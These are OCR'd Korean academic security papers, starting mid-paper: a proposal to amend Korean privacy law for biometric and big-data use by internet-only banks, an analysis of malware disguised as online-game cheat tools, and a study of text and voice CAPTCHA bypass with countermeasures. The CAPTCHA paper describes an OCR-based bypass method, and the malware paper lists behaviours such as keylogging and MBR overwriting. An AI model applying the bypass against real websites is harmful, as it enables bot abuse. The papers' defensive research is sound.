방송통신위원회는 2014년 12월 '빅데이터 개인정보보호 가이드라인'을 발표했다. 빅데이터 산업 활성화와 개인정보보호의 목적이 있으나 법적효력이 없기 때문에 참고 사항이라는 한계점이 있다.[4]

인터넷전문은행은 여러 서비스를 제공함에 있어서 생체인증과 빅데이터를 사용하고 있다. 하지만 이를 보호하고 규제해야 할 법률은 발전하는 핀테크 산업을 따라오지 못하고 있다는 한계점이 있다.

3.2 국외 현행 제도

국내보다 앞서 인터넷전문은행을 도입한 해외의 경우 다음과 같은 법률을 통해 법적 한계점을 극복하였다.

미국 일리노이 주 'Biometric Information Privacy Act of 2008'은 제15조 보유·수집·공개

・파기에서 ‘바이오메트릭 식별자나 바이오메트릭 정보를 보유한 사적 기관은 대중에 공개된 정책을 가지고 있어야하며 초기 보유 목적이 만족되었거나 3년의 기간을 한계로 보유기간과 영구적 삭제 일정에 대한 지침을 설정해두어야 한다.’고 규정했다. 미국 외에도 캐나다의 ‘소비자 생체인식 프라이버시 보호법(Consumer Biometric Privacy Protection Act)’, 유럽의 ‘Data Protection Directive 시행법’에서 생체인증과 관련한 법을 다루고 있다.[5]


일본 “Active Japan ICT 전략”에서는 빅데이터 활용을 저해하는 규제나 제도의 개혁에 관한 정책 추진을 선언하고 공공데이터의 개방을 위해 아래의 두 가지 규약을 제정한다. 첫 번째로 오픈데이터 가이드라인으로, 정보이용자에 의한 공공데이터의 재이용을 허용하고, 저작권이 발생하지 않으며, 재이용이 가능한 규칙을 공개하고 있다. 두 번째로 공공데이터의 재이용에 관한 일반적 기준과 제한, 제 3자에 대한 권리 및 저작권 침해 금지, 소송 관할, 이용자 책임, 바람직한 활용방안 등에 관한 사항을 규정한다. 미국은 2013년 3월에 제안한 ‘고성능 컴퓨팅 법’ 개정(안)에 빅데이터의 연구 및 개발에 대한 지원을 다루고 있다. 유럽(EU)은 2013년에 ‘공공데이터 재사용에 관한 지침’을 개정하여 공공데이터를 사용하는 기관에 대해 처리 절차를 기술하였다.[5]

이처럼 해외의 경우 국내와는 달리 인터넷전문은행이 도입하기에 적합한 법률적 환경을 갖추고 있다.

Ⅳ. 발생 가능한 피해 시나리오

국내 현행 법률이 개정되지 않을 경우 발생할 수 있는 시나리오를 제시한다.

<그림 2>의 시나리오는 이용자가 인터넷전문은행에게 자신의 빅데이터 기반 데이터를 제공하였지만 인터넷전문은행이 이용자에게 알리지 않고 제3자에게 빅데이터를 제공하였다가 유출사고가 발생한 경우 법적 ‘개인정보’로 판단하지 않으므로 개인정보 유출 행위로(관리 미흡으로) 판단하기 어렵다.




<그림 2> 시나리오 1

<표 2> 시나리오 1 순서

Step	Scenario
1	이용자가 인터넷전문은행 가입
2	인터넷전문은행이 이용자의 빅데이터 기반 데이터를 수집
3	인터넷전문은행이 제3자에게 이용자의 빅데이터 제공
4	제3자 측에서 개인정보 유출 사고 발생

<그림 3>의 시나리오는 이용자가 인터넷전문은행에게 자신의 바이오 정보를 제공하였다. 이용자는 인터넷전문은행을 탈퇴하였지만 인터넷전문은행은 바이오정보를 삭제하지 않았고 유출사고가 발생한 경우에도 바이오정보의 보유기간을 명시한 법률이 없다고 판단하므로 법적 효력이 미치지 않는다.



<그림 3> 시나리오 2

<표 3> 시나리오 2 순서

Step	Scenario
1	이용자가 인터넷전문은행 가입
2	인터넷전문은행이 이용자의 바이오 정보 수집
3	이용자가 인터넷전문은행 탈퇴
4	인터넷 전무은행 개인정보 유출 사고 발생
5	탈퇴한 이용자의 바이오 정보까지 유출

V. 법률 개정(안) 제시

사용자의 피해를 예방하고 안전한 인터넷전문은행을 도입할 수 있는 법적 환경을 구성하기 위한 법률 개정을 제안한다.

<표 4>의 정보통신망법 시행령 제15조 제4항 제2호는 바이오정보를 포함시킨 유일한 조항이다.[6] 바이오 정보는 개인의 영구적인 정보이므로 한번 유출 될 경우 변경할 수 없다. 또 최근 바이오정보를 활용한 인증 방식이 늘어남에 따라 유출 사고가 발생할 시 피해 규모가 매우 클 것으로 예측된다. 일례로, 2015년 6월, 중국 집단의 지능형지속공격(APT)으로 미국 연방인사 관리처 전/현직 공무원 개인정보 2200만 건과 지문정보 560만 건이 유출되었다. 이처럼 바이오정보는 그 특수성에 따라 더욱 엄격히 관리되고 처리되어야 한다.

바이오정보를 안전하게 저장하고 처리하기 위해 일 방향 암호화 저장과 함께 보유기간과 영구적 파기에 대한 지침을 설정해야 한다. 따라서 정보통신망법 시행령 제15조 제4항 제1호를 <표 2>와 같이 개정하고, 정보통신망법 시행령 제16조(개인정보의 파기 등) 제2항을 <표 5>과 같이 개정함을 제안한다.

<표 4> 정보통신망법 시행령 제15조 4항 제2호

1. 비밀번호 및 **바이오정보의(추가)** 일 방향 암호화 저장

<표 5> 정보통신망법 시행령 제15조 4항 개정(안)

② 정보통신서비스 제공자등은 이용자가 정보통신서비스를 법 제29조제2항의 기간 동안 이용하지 아니하는 경우에는 이용자의 개인정보와 **바이오정보를(추가)** 해당 기간 경과 후 즉시 파기하거나 다른 이용자의 개인정보 및 **바이오정보와(추가)** 분리하여 별도로 저장·관리하여야 한다.

현재 국내에서는 빅데이터만 한정하는 법률이 존재하지 않고, 빅데이터가 개인정보나 일반정보로써 법에 적용된다. 하지만 일반 개인정보와는 다른 특성을 가지고 있는 빅데이터는 별도의 관리를 하기위한 가이드라인이 필요하다.

빅데이터는 다양한 방식으로 대량의 정보를 수집한다. 그러나 현재의 특수한 산업환경을 고려하면 정보의 수집방법을 제한하기엔 핀테크 산업의 발전을 저해하는 요소가 될 우려가 있다. 따라서 수집의 방법을 제한하지 않고 평가기관의 자격이 있는 기관을 선정하여 인터넷전문은행의 빅데이터 수집 및 관리 수행여부를 일정 기간마다 평가한다.

빅데이터를 통해 새로운 서비스를 개발하면서 목적 외의 이용이나 제3자 제공이 발생할 경우 이를 명시한 법률이 존재하지 않는다. 그러므로 개인정보 비식별 조치 가이드라인[7]을 기준으로 삼고 <표 6>과 같은 조치를 취해야 한다.

<표 6> 빅데이터 관리 가이드라인

데이터 수집 시 해당사항을 사용자에게 사전에 공지하고 비식별화 조치를 취한 뒤 제 3자에게 제공하는 경우 제공받는 자의 성명(법인인 경우에는 법인의 명칭을 말한다), 제공받는 자의 이용 목적과 제공하는 개인정보의 항목을 포함해야 한다.

위와 같이 정보통신망법 시행령의 개정(안)을 제시하였고 빅데이터 관리법을 새로이 제시하

였다. 정보통신망법 시행령의 내용에 바이오 정보의 관리에 관한 사항을 추가함으로써 인터넷전문은행의 비대면 인증에 이용되는 사용자의 바이오 정보를 엄격한 기준 아래 안전하게 관리 및 이용 할 수 있다.

또한, 빅데이터 관리법을 제안하여 빅데이터의 수집 및 관리를 평가하여 안전성을 유지 할 수 있으며 우수한 평가를 받은 기업들은 소비자의 신뢰를 얻을 수 있는 이점이 있다. 추가적으로 빅데이터를 비식별화 하는 사안을 통해 빅데이터에 포함되는 개인정보에 대한 안전성 및 개인정보가 제공되는 사용자의 신뢰를 얻을 수 있다.

이러한 법률 개정으로 인터넷전문은행이 사용자 정보를 안전하게 이용하여 핀테크 산업의 활성화가 기대되며 핀테크 산업의 발전에 기여할 수 있을 것으로 예상한다.

VI. 결론

본문에서 밝힌바와 같이 인터넷전문은행의 바이오정보와 빅데이터를 사용하는 서비스가 가지고 있는 이와 같은 위험성이 향후 문제를 발생시켰을 때, 현재 국내에는 해당 문제에 적용할 수 있는 적합한 법이 존재하지 않기 때문에 피해에 대한 법적 보호가 불가능하다.

본 논문에서는 인터넷전문은행이 다루는 특수한 정보를 위한 법률의 개정 및 시행을 제안하였다. 국내에서 인터넷전문은행의 발전에 제약이 되는 법률을 조사하고 인터넷전문은행이 안전하고, 효율적으로 활성화 될 수 있도록 기존 법률의 개정(안)을 제안하였다. 본 개정(안)은 빅데이터 및 바이오 정보에 관련된 개인정보보호법을 개정한 안건이므로 개정을 통해 기존 개인정보보호에 관한 법률의 위반을 조성하는 것이 아닌 안전성과 신규성에 초점을 맞춰서 좀 더 효율적인 법안을 제안한다.

본 논문을 통해 인터넷전문은행 이용자 정보의 안전한 관리와 빅데이터 및 바이오 인증을 사용하는 다양한 경우에서 법률적 기준 제시가 가능하며 개인정보와 빅데이터 각 특성에 맞는 효율적인 보안 및 관리를 기대한다.

[참고문헌]

[1] 이베스트투자증권, “한국 인터넷전문은행, Zero Sum? or Plus-Sum? “, 2015.04

[2] 하나금융그룹, “해외 인터넷전문은행의 현황과 시사점”, 2014.12

[3] 한국금융연구원, “금융 산업의 빅데이터 활용 및 이슈”

[4] 정보통신부, 한국인터넷진흥원, “바이오정보 보호 가이드라인 해설서”

[5] 국회입법조사처, “인터넷전문은행 도입 현황과 개선과제”, 2016.12

[6] 정보통신망 이용촉진 및 정보보호 등에 관한 법률 시행령

[7] 국모조정실, 행정자치부, 방송통신위원회, 금융위원회, 미래창조과학부, 보건복지부, “개인정보 비식별 조치 가이드라인”

[8] 개인정보보호법

[9] 신영진, “공공분야의 빅데이터 추진과 개인정보보호에 관한 연구: 개인정보보호법의 주요 내용과 개선과제를 중심으로

[10] 이상윤, “빅데이터법제에 관한 비교법적 연구 “종합보고서”, 한국법제연구원

불법 온라인 게임 프로그램에 대한 악의적인 행위 분석

김예준, 장성욱, 이민희, 장지나, 염흥열

순천향대학교 정보보호학과

An analysis of malicious behavior for illegal online gaming program

Ye-Jun Kim* , Heung-Youl Youm

Department of information security Engineering,

Soonchunhyang University.


요 약

2010년도 초부터 발견된 게임 핵을 이용한 악성코드가 발견되기 시작했으며, 현재도 국내 많은 온라인 게임 플레이어가 PC가 해당 악성코드에 감염되고 있는 것으로 추정된다. 국내에서 온라인게임이 많은 인기를 끌고 있는 만큼 불법 게임 핵을 이용하는 사용자들도 늘어가고 있다. 또한 단순한 편의와 사이버상의 이익을 위하여 불법 프로그램을 사용하는 것이 아닌 게임머니, 아이템, 계정 등을 현금으로 환전하는 일이 다분하며 '게임 핵'을 이용하여 돈을 버는 플레이어들도 존재한다. 그러한 만큼 게임 핵을 이용한 악성코드는 게임 이용자에게는 치명적이라 볼 수 있다.

본 논문에서는 게임 핵을 이용한 악성코드에 대하여 알아보며 분석을 통하여 그에 대한 위험성을 언급하고 대응방안을 제시하고자 한다.

I. 서론

세계적으로 게임시장 규모가 늘어나며 많은 사람들에게 인기를 가지고 사용자가 늘어나고 있는 만큼 그에 대한 불법 게임 핵의 사용도 늘어가고 있다.



구분	2012	2013	2014	2015	2016	2017(추정)
시장규모	1,126	1,177	1,234	1,299	1,359	1,411
성장률	-	4.5%	4.8%	5.3%	4.6%	3.8%

[그림 1] 세계 게임시장 규모 [1]

게임 핵이란 메모리 에디터 프로그램 등을 이용하여 게임을 이용할 때 유동적으로 움직이는 메모리 값을 조작하여 사용자의 편의, 이익 등을 위하여 사용되는 불법 프로그램이다.

이런 불법 프로그램을 사용하여 게임을 이용하는 이유는 여러 가지가 존재한다. 자동사냥, 조준 등과 같이 불법 프로그램을 이용하면 게임이용이 더 쉬워지고 남들보다 편하게 즐기는 것이 가능하다. 하지만 이는 다른 사용자들에게 피해를 끼치는 행위이며 제작자가 의도한 본연의 재미에서도 멀어지게 된다. 또한 온라인 게임의 게임머니, 아이템 등을 거래하여 현실에서까지 이익을 얻을 수 도 있다. 이때 불법 프로그램을 이용하여 이익을 얻는 경우는 게임산업법에 의해 처벌을 받을 수 있는 행위이다[2]. 그럼에도 불구하고 불법 프로그램을 통해 이러한 이득을 얻으려 하는 사람들 또한 적지 않다.

이런 불법 프로그램을 사용하기 위해서는 설치되어있는 백신을 삭제하거나 실시간 탐지를 꺼야한다. 그렇기에 악성코드를 포함시켜 재배포하는 경우라도 이미 불법 프로그램으로 만들

어진 프로그램에 악성행위를 추가시키는 것이므로 백신 프로그램으로도 탐지하기가 어렵다. 특히 유명한 게임일수록 핵을 이용하는 이용자의 수가 많으며 이를 이용한 악성코드의 유포로 인한 피해 또한 더욱 심각하다.

보안의식이 뚜렷하지 않은 청소년들은 이러한 불법 프로그램을 이용하는 경우가 많은 편이며 게임 핵을 이용한 악성코드에 대한 위험성이 더욱 크다[2].

II. 본론

본 논문에서는 게임 핵을 이용한 악성코드에 대한 직접적인 분석을 통하여 게임 핵 악성코드에 대한 위험성에 대하여 기술하며 이에 대한 대응방안을 제시할 것이다.

2.1 게임 핵


온라인 게임 시장의 규모가 커지고 있으며, 온라인 게임에서의 사이버머니, 아이템 들은 현실에서의 재산상 가치를 지닌 재화로 인정되고 있다[5]. 그렇기 때문에 게임 내 취약점 공격을 이용하여 자동사냥, 자동조준 등을 가능하게 해주는 게임 핵에 대한 이용도 늘어가는 추세이다. 이런 프로그램을 사용하는 사람들은 정상적으로 게임을 플레이하는 사람보다 쉽고 빠르게 성장하여 사이버머니를 획득하거나 여러 대의 PC를 통해 작업장을 이용하는 등 많은 이익을 취하고 있다[5]. 이런 프로그램을 이용하는 사용자를 타겟으로 게임 핵 내부에 악성코드를 포함시켜 유포를 하는 경우도 존재한다.

2.2 게임 핵을 이용한 악성코드 분석

본 샘플은 Windows 7-64bit 환경에서 dnSpy[6]와 OllyDbg[7]라는 디버거를 사용하여 분석되었다.

실제 게임 핵을 이용한 악성코드는 기존 게임 핵의 기능과 악성행위를 동시에 수행하게 된다. 보통 아이콘모양이 변조되어 있으며 파일을 생성시키거나 인젝션을 통하여 악성행위를 수행한다.

이러한 악성코드가 생성하는 파일로는 정상파일의 이름으로 위장하거나 숨김처리가 되어 있어 발견이 쉽지 않다. 악성파일인 [그림 2]를 확인하면 파일의 '속성-자세히'에서 제품 이름, 저작권 부분이 정상적으로 Microsoft가 들어가 있는 것이 아닌 M1cr0s0ft처럼 비슷하지만 다른 값이 들어가 있는 것을 볼 수 있다. 이처럼 정상적인 파일인 svchost.exe의 이름으로 위장하여 생성되기도 하며, 이는 악성코드에서 자주 쓰이는 방법이다.



[그림 2] 악성코드의 파일 속성

해당 악성코드가 실행되었을 때 TCPView[8]를 사용하여 localhost와 연결되어있는 네트워크를 확인하면 [그림 3]처럼 시큐어 셸(ssh)을 이용하여 감염 PC에 원격 접속을 시도하게 된다.



[그림 3] SSH 접속 시도


또한 C&C서버로부터 특정 값을 recv받아 자동실행등록, 윈도우 버전확인, 특정 도메인에 연결, Internet Explore 실행, MBR영역 변조 등

각기 다른 행위를 수행하기도 한다. 특히 MBR 영역이 변조될 경우 PC가 종료되어 부팅을 할 수 없게 되며 변조되는 값은 한국수력원자력 사태의 경우와 매우 유사하며, 이렇게 MBR영역이 변조되었을 경우 감염 PC가 재 부팅되며 [그림 4]와 같은 화면이 출력된다.



[그림 4] MBR 변조 후 화면[3]

이 외의 게임 핵을 이용한 악성코드의 경우에서는 “.netmodule”을 통하여 WMI쿼리를 이용하여 감염 PC의 시스템 정보, 안티바이러스 유무, 방화벽, 유저 권한 등에 접근하여 가져오거나 IP, MAC주소, 위치 정보, 파일정보, 키보드와 마우스의 입력, 웹캠 등을 탈취하는 듯 PC로 할 수 있는 대부분의 기능을 해커의 의도대로 조작할 수 있다. 또한 최근의 게임 핵 악성코드에서는 비트코인을 마이닝하는 기능도 추가[2]되는 듯이 악성코드의 행위들은 점점 늘어가고 있다. 게다가 감염 후 [그림 5]처럼 악성파일마저 삭제시킬 수 있는 기능까지 가지고 있어 악성 행위에 대한 흔적을 찾기 힘들다.



[그림 5] 자가삭제 스크립트

위와 같은 기능들을 제외하더라도 게임 핵으로 위장한 악성코드는 국내 인터넷 서비스 사용자들을 위협한다. [표 1]은 분석한 악성코드의 주요 행위이다.

주요 행위	
원격 접속	C&C 서버 통신
토렌트사용 확인	키 로깅
PC 정보 탈취	비트코인 마이닝
마이크 녹음 및 탈취	CMD 조작
웹캠 녹화	자동실행
위치정보 전송	백신 우회


[표 1] 게임 핵 악성코드 주요 행위

온라인 게임 핵으로 위장한 악성코드의 경우 'C:\Windows\system32'경로에 있는 윈도우 운영체제 파일로 위장하는 경우가 많다.

2.3 게임 핵 악성코드의 위험성

위 내용에서 확인할 수 있듯이 불법 게임 프로그램을 사용하는 것으로 악성코드에 감염될 수 있으며, 감염 PC의 대부분의 정보를 탈취당하게 된다. 감염된 후 행위만으로 따져봤을 경우에는 기존에 유포되고 있는 악성코드들과 다를 것이 없지만, 악성코드가 게임 핵 이라는 프로그램 속에 숨겨져 있어 유포 대상이 게임 이용자에 한정되어있는 만큼 인터넷 게임 사용자들의 각별한 주의가 필요하다.

게임 핵을 이용하기 위해서는 백신의 실행을 중지해야 한다[5]. 또한 백신을 우회시키는 기능도 포함되어 있을 것으로 보인다. 그렇기 때문에 악성코드에 감염되더라도 파악하기 힘들다.



[그림 6] 악성코드를 포함한 게임 핵 유포[4]

2.4 대응방안

가장 좋은 대응방안으로는 불법적으로 게임 핵을 사용하지 않는 것이다. 게임 핵을 사용할 경우 본인의 편의와 이익을 챙길 수는 있겠지만 그로인해 주변 유저들에게도 피해가 발생할 수 있다.

게임 핵을 제외한 어떤 프로그램이더라도 이용을 위해 백신을 삭제하거나 끄라는 경우가 있으면 해당 프로그램은 악성 프로그램일 가능성이 높다. 그렇기 때문에 타인이 만든 프로그

램일 경우에는 사전에 백신 등을 사용하여 해당 파일을 검사한 뒤 사용하는 것이 좋다. 또한 파일탐색기에서 숨긴 항목 표시를 해두면 악성 파일이 생성될 경우 발견할 수 있을 가능성이 있다.



[그림 7] 숨긴 항목 표시

게임 핵 자체가 사용자가 직접 찾아서 다운로드 받는 형식이기 때문에 악성코드 유포자 뿐만이 아니라 피해자의 책임도 있다. 그렇기에 게임 이용자들의 각별한 주의가 필요하다.

III. 결론

본 논문에서는 게임 핵을 이용한 악성코드에 대하여 알아보고 그에 대한 위험성을 언급하였으며, 진화되고 있는 게임 핵 악성코드에 대한 대응방안을 제시하였다.

게임 핵을 이용한 악성코드도 시간이 지날수록 정교해지고 탐지가 어려워지고 있다[2]. 또한 게임 핵 자체가 불법적인 프로그램으로써 분류되고 있으므로 백신의 사용을 중지하여야 사용할 수 있다는 점에서도 상당히 위험하다고 볼 수 있다.

온라인 게임 이용자가 게임 핵 프로그램을 사용하지 않는 것이 가장 확실하게 위험을 벗어날 수 있는 방법이다. 이러한 게임 핵으로 위장하여 유포되는 악성코드는 앞으로도 꾸준히 존재할 것을 보인다. 이 후 게임 핵을 통하여 유포되는 악성코드가 탐지될 수 있는 솔루션이 개발되어야 한다고 제안한다.

[참고문헌]

[1] 정보통신산업진흥원, “<제11호 웹진: 동향 브리핑> 게임 산업 동향과 적용 기술 분석”

[2] 원병철 기자, 보안뉴스 ‘게임핵 악성코드의 진화! 비트코인 채굴 기능 장착‘

[3] 류석준, “인터넷게임결과물에 대한 환전의 의미. 비교형사법연구“, 한국비교형사법학회, 2015, 22p

[4] 장이슬 기자, THIS IS GAME “”서든어택 에임핵?” 게임 핵으로 위장한 악성 코드 유포 주의“

[5] 이재혁, 강성욱, 김휘강, “모티베이션 이론을 이용한 온라인 게임 내 부정행위 탐지”, 한국게임학회, 2015, 10p

[6] dnSpy, http://www.softpedia.com/get/Programming/Debuggers-Decompilers-Dissasemblers/dnSpy.shtml

[7] OllyDbg, http://www.ollydbg.de/

[8] TCPView, https://tcpview.en.softonic.com/

음성 기반 CAPTCHA 우회와 대응방안

이유정, 김예준, 이재경, 서정택

순천향대학교 정보보호학과

Voice Foundation CAPTCHA Detour and Countermeasures

Yu Jeong Lee, Ye Jun Kim, Jae Kyeong Lee, Jung Teak Seo

Department of Information Security Engineering,

Soonchunhyang University.


요 약

웹 사이트에서 회원가입을 할 때 봇이나 스크립트 등에 의해 중복으로 회원이 등록되는 것을 막기 위해서 흔히 CAPTCHA(이하 캡차)가 사용된다. 캡차는 사람과 봇을 구분하기 위해서 사용되는 기술이며, 주로 반복적인 공격을 막기 위해서 사용된다. 하지만 사용자 편의를 위한 기술이 발달하면서 문자 기반 캡차와 음성 기반 캡차는 각각 문자 인식 기술과 음성 인식 기술에 의해 캡차 인증 우회가 가능하게 되면서 캡차가 제 역할을 못 하는 경우가 발생할 수 있다.

본 논문에서는 문자 기반 캡차와 음성 기반 캡차에 대하여 분석하고 인증을 우회하는 과정을 직접 실험을 통해 검증하여 대응방안을 제시하고, 대응방안을 적용했을 때 효과를 실험을 통하여 확인하고자 한다.

I. 서론

캡차는 사람과 컴퓨터를 구별하기 위한 테스트 절차로서, ‘Completely Automated Public Turing test to tell Computers and Humans Apart’의 앞글자를 따서 이름이 지어졌고, 2000년 미국 카네기멜론대학 연구원에 의해 처음 개발되었다[1]. 그리고 2014년에 구글에서 문자뿐만 아니라 사진과 음성을 활용하여 기존의 캡차보다 간단한 방법으로 사람과 봇을 구분할 수 있는 reCAPTCHA(이하 리캡차)를 개발하였고, 현재 ‘reCAPTCHA V2’와 ‘보이지 않는 reCAPTCHA’를 제공하고 있다. 이전에 나왔던 reCAPTCHA V1은 2016년 5월부터 지원이 중단되어 새로운 사이트에서는 사용할 수 없다[2].



[그림 1] 보이지 않는 reCAPTCHA[2]

캡차의 가장 큰 역할은 악의적으로 사용되는 프로그램인 ‘봇(bot)’ 또는 스크립트로부터 웹사이트를 보호하는 것이 목적이다. 회원가입, 게시물 또는 댓글 작성의 중복을 막기 위해서 등에 사용되는 것을 쉽게 볼 수 있다. 또한, 캡차를 이용함으로써 블로그의 게시글 또는 댓글 스팸, 봇을 이용한 온라인 설문 조사 중복 투표, 사전 공격 등을 방지할 수 있다[3].

2015년도 하반기에 캡차 코드를 우회하는 기능이 추가된 안드로이드 악성 앱이 구글 플레이에서 발견되어 논란이 되었다[4]. 가짜 계정 생성, 스팸 또는 해킹과 같은 행위를 막고, 안전한 웹사이트를 운영하기 위해서 캡차는 선택

이 아닌 필수이다. 하지만 2차원적인 단순 캡차일 경우 광학 문자 인식 기술을 통해 우회할 수 있다. 이를 보완하고 사용자 편의성을 위해 리캡차에서는 음성을 이용하여 인증할 수 있는 기능이 추가되었지만, 자동 음성 인식 기술의 발전으로 안전하지 않다.

본 논문에서는 현재 웹사이트에서 사용되는 문자 기반 캡차와 음성 기반 캡차의 개념과 취약점을 직접 분석하고 대응방안을 제시한다.

본 논문의 구성은 다음과 같다. 2장과 3장에서는 각각 문자 기반 캡차와 음성 기반 캡차의 개념과 취약점을 분석한 뒤 대응방안을 제시하고 검증한다. 그리고 마지막으로 4장에서 본 논문에 대한 결론과 향후 연구 방향에 대해서 도출할 것이다.

II. 문자 기반 캡차

2.1 문자 기반 캡차

[그림 2]는 문자 기반 캡차로, 가장 흔히 볼 수 있는 캡차이다. 문자를 왜곡시키거나, 선 또는 복잡한 배경을 추가하여 사람은 문자를 인식할 수 있으나 봇은 인식이 어렵게 한다. 하지만 최근 문자 인식 기술의 발달로 우회할 수 있다. 가장 대표적인 기술은 광학문자인식(Optical Character Reader, OCR)이며, 문자 기반 캡차는 광학문자인식을 통해서 캡차가 우회되는 것을 막는 것이 첫 번째 목표라고 볼 수 있다.




[그림 2] 문자 기반 리캡차 예시[5]

2.2 광학문자인식 기술을 이용한 문자 기반 캡차 우회 기법

단순한 문자 기반 캡차일 경우 광학문자인식 기술을 이용해서 우회할 수 있다. 광학 문자 인식이란 사람이 쓰거나 기계로 인쇄한 문자의 영상을 이미지 스캐너로 획득하여 기계가 읽을 수 있는 문자로 변환하는 것이다[6]. 이 기술은 오래된 책자나 문서 등을 디지털로 복원하는 등에 사용되는 기술이다. 왜곡이 심하거나 배경이 많이 복잡할 경우 우회가 어렵지만 단순한 캡차 코드일 때 쉽게 우회할 수 있다.

그래서 광학문자인식 기술을 이용해서 직접 온라인 카페에 가입 시 사용되는 캡차를 우회해 보았다. [그림 3]의 캡차는 원래 배경이 없는 png 파일이지만, jpg 형식으로 저장하면 배경이 검은색으로 설정되어 [그림 4]처럼 저장이 되기 때문에 봇이나 스크립트 등의 인식을 피하고자 설정된 그림자와 선이 무용지물이게 된다. [그림 4]의 이미지 파일에서 파란색 부분만 추출하여 저장하면 [그림 5]가 나오게 되고, 광학문자인식을 통해 [그림 6]과 같은 결과물이 나오게 된다.



[그림 3] 카페 가입시 사용되는 캡차



[그림 4] 웹사이트에서 다운로드한 캡차



[그림 5] OCR 사용을 위해 변환된 이미지



[그림 6] 인식한 문자 값

위의 실험을 통해 단순한 문자 기반의 캡차는 광학문자인식 기술을 통해서 간단하게 우회할 수 있다는 것을 알 수 있다. 또한, 광학 문자 인식 기술 이외에도 인공지능, 머신 러닝 등과 같은 기술이 캡차 우회에도 사용되면서, 캡차가 제 기능을 하지 못하는 상황이 발생한다.

2.3 문자 기반 캡차 우회 기법에 대한 대응 방안 제시

문자 기반 캡차일 경우 앞서 실험에서 확인한 것처럼 광학문자인식 기술을 우회하기 위해서는 배경을 단색으로 사용하지 않고, 글자를 왜곡시키는 것이 좋다. 하지만 너무 배경이 복잡하고 글자의 왜곡이 심해지면, 컴퓨터뿐만 아니라 사람도 글자를 인식하는 데 어려움이 있을 수 있다. [그림 7]의 캡차는 사진을 배경으로 사용하고, 글자를 테두리만 설정하는 등의 각각 효과를 주고, 불투명도를 설정하였다. 이렇게 한다면 앞서 보았던 [그림 3]의 캡차보다 많은 색이 들어가기 때문에 색을 이용하여 글자를 추출하는 것이 불가능해진다. 그리고 글자가 왜곡되거나 배경이 복잡한 그림이 아닌 사진이기 때문에 사람이 인식하는 과정에는 문제가 없다.



[그림 7] 문자 기반 캡차 예시

하지만 인공지능과 머신 러닝 기술이 발전하면서 [그림 7]과 같은 캡차가 완전히 안전하다고 주장하기는 어려우므로 기존의 캡차와는 다른 새로운 방식의 캡차 개발이 필요하다.

그 예로 '3D 캡차'가 있다. [그림 8]과 [그림 9]는 'JURAJ ROLKO'가 개발한 3D 캡차이다. [그림 8]은 3D 캡차를 인증하기 전 초기 화면이고, 하단에 있는 슬라이더를 움직이면 3D 모델이 움직이게 된다. 그리고 [그림 9]와 같이 올바른 이미지가 나왔을 때 버튼을 눌러 인증을 하면 되는 방식이다[6].



[그림 8] 3D 캡차 초기 화면



[그림 9] 3D 인증 완료

3D 캡차는 문자 기반 캡차와 달리 캡차 인증을 하는 정답이 바로 보이는 것이 아니라, 슬라이더를 움직여서 정답을 찾은 뒤 인증 버튼을 눌러야 한다. 그러므로 [그림 9]에서 정답이 이미지인 네잎클로버가 아니라 텍스트라고 가정을 하더라도, 처음 캡차의 화면은 [그림 8]처럼 형태를 알아볼 수 없으므로 광학문자인식 기술을 이용한 캡차 우회 기법은 적용하기 어렵다.

하지만 용량이 크고, Flash 기반이기 때문에 일부 장치에서는 지원하지 않을 수도 있다는 단점이 존재한다. 그러므로 해당 문제점을 보완하여 3D 캡차가 활성화될 수 있도록 연구해야 한다[6].

III. 음성 기반 캡차

3.1 음성 기반 캡차

문자 기반 캡차의 단점은 시각에 장애를 앓고 있는 사람이 사용하기 어렵다는 문제점을 가지고 있다. 이를 보완하기 위해서 나온 것이 음성 기반 캡차이다. 음성 기반 캡차는 이미지 파일을 보고 인증을 하는 것이 아니라, 소리를 통해서 듣고 인증을 하는 것으로 시각에 장애가 있는 사람이라도 문제없이 캡차를 이용할 수 있다. 하지만 이 또한 음성 언어를 컴퓨터가 해석해 그 내용을 문자 데이터로 전환하는 음성인식 기술의 발달로 우회할 수 있다.

